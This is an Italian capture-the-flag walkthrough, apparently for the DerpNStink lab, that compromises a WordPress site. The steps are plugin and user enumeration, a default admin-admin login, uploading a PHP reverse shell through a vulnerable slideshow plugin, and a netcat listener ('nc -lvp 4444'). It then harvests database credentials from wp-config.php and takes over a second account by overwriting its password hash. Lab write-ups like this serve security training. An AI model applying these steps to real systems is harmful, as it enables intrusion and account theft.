
Parametro **“--enumerate ap**”: elenca tutti i plugins installati.




Tra i risultati notiamo il plugin ‘slideshow’ che potrebbe presentare una vulnerabilità in quanto risulta di una versione scaduta.




A questo punto eseguiamo una ricerca sul web della versione 1.4.6 di slideshow per vedere se effettivamente presenta una vulnerabilità. Come previsto, sul sito https://www.exploit-db.com/exploits/34514, troviamo che tale plugin ha una vulnerabilità 'arbitrary file upload' cioè consente il caricamento di una remote shell.




Parametro **"--enumerate u**": elenca gli utenti.




Troviamo l'utente admin.




Avendo trovato l'utente admin proviamo ad entrare nella sua pagina profilo di WordPress all'indirizzo **"http://derpnstink.local/weblog/wp-login.php"**, notato dalla scansione con dirbuster, con le credenziali di default **admin-admin**, pensando che le abbia lasciate così.







Riusciamo effettivamente ad entrare con le credenziali provate e ci spostiamo quindi sul plugin vulnerabile per poterlo sfruttare e facciamo "**add new**" per aggiungere una nuova slide e poter caricare una php_reverse shell.




Come shell da caricare, possiamo sfruttarne una già presente in Kali al percorso '**/usr/share/webshells/php/php-reverse-shell.php**'. Ci spostiamo quindi in quel percorso, la apriamo e la modifichiamo, cambiando l'indirizzo IP e la porta.







A questo punto siamo pronti per caricare la shell su WordPress.




Una volta caricata, avviamo con il tool **netcat** un server in ascolto sulla porta scelta per la shell tramite il comando "**nc -lvp 4444**" e vediamo che si crea una shell.



Eseguiamo quindi dei comandi base per verificare l'ottenimento del controllo della macchina target e per capire con che tipo di utente abbiamo avuto accesso.




Successivamente, ci spostiamo nella cartella dell'html e, più precisamente, nella cartella relativa al weblog per poter visualizzare il file di configurazione di WordPress per cercare le credenziali del database.




Dal file di configurazione, infatti, notiamo le credenziali **root-mysql** per poter accedere a **phpmyadmin**.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


Andiamo quindi alla pagina '**192.168.64.11/php/phpmyadmin/**' ed accediamo con le credenziali appena trovate.




All’interno di questa pagina, possiamo trovare tutte le informazioni riguardanti i vari database presenti.




Ci spostiamo quindi nel database di wordpress ed entriamo in **wp_users**.




All’interno di questo database possiamo notare l’utente admin, già trovato in precedenza, ed un altro utente chiamato ‘unclestinky’, simile al nome utente trovato all’inizio.




Conoscendo la password per l’utente admin, decidiamo di copiarla e di metterla anche per l’utente unclestinky così da poter accedere anche al suo profilo.




Accediamo quindi al suo profilo con le credenziali **unclestinky-admin**.

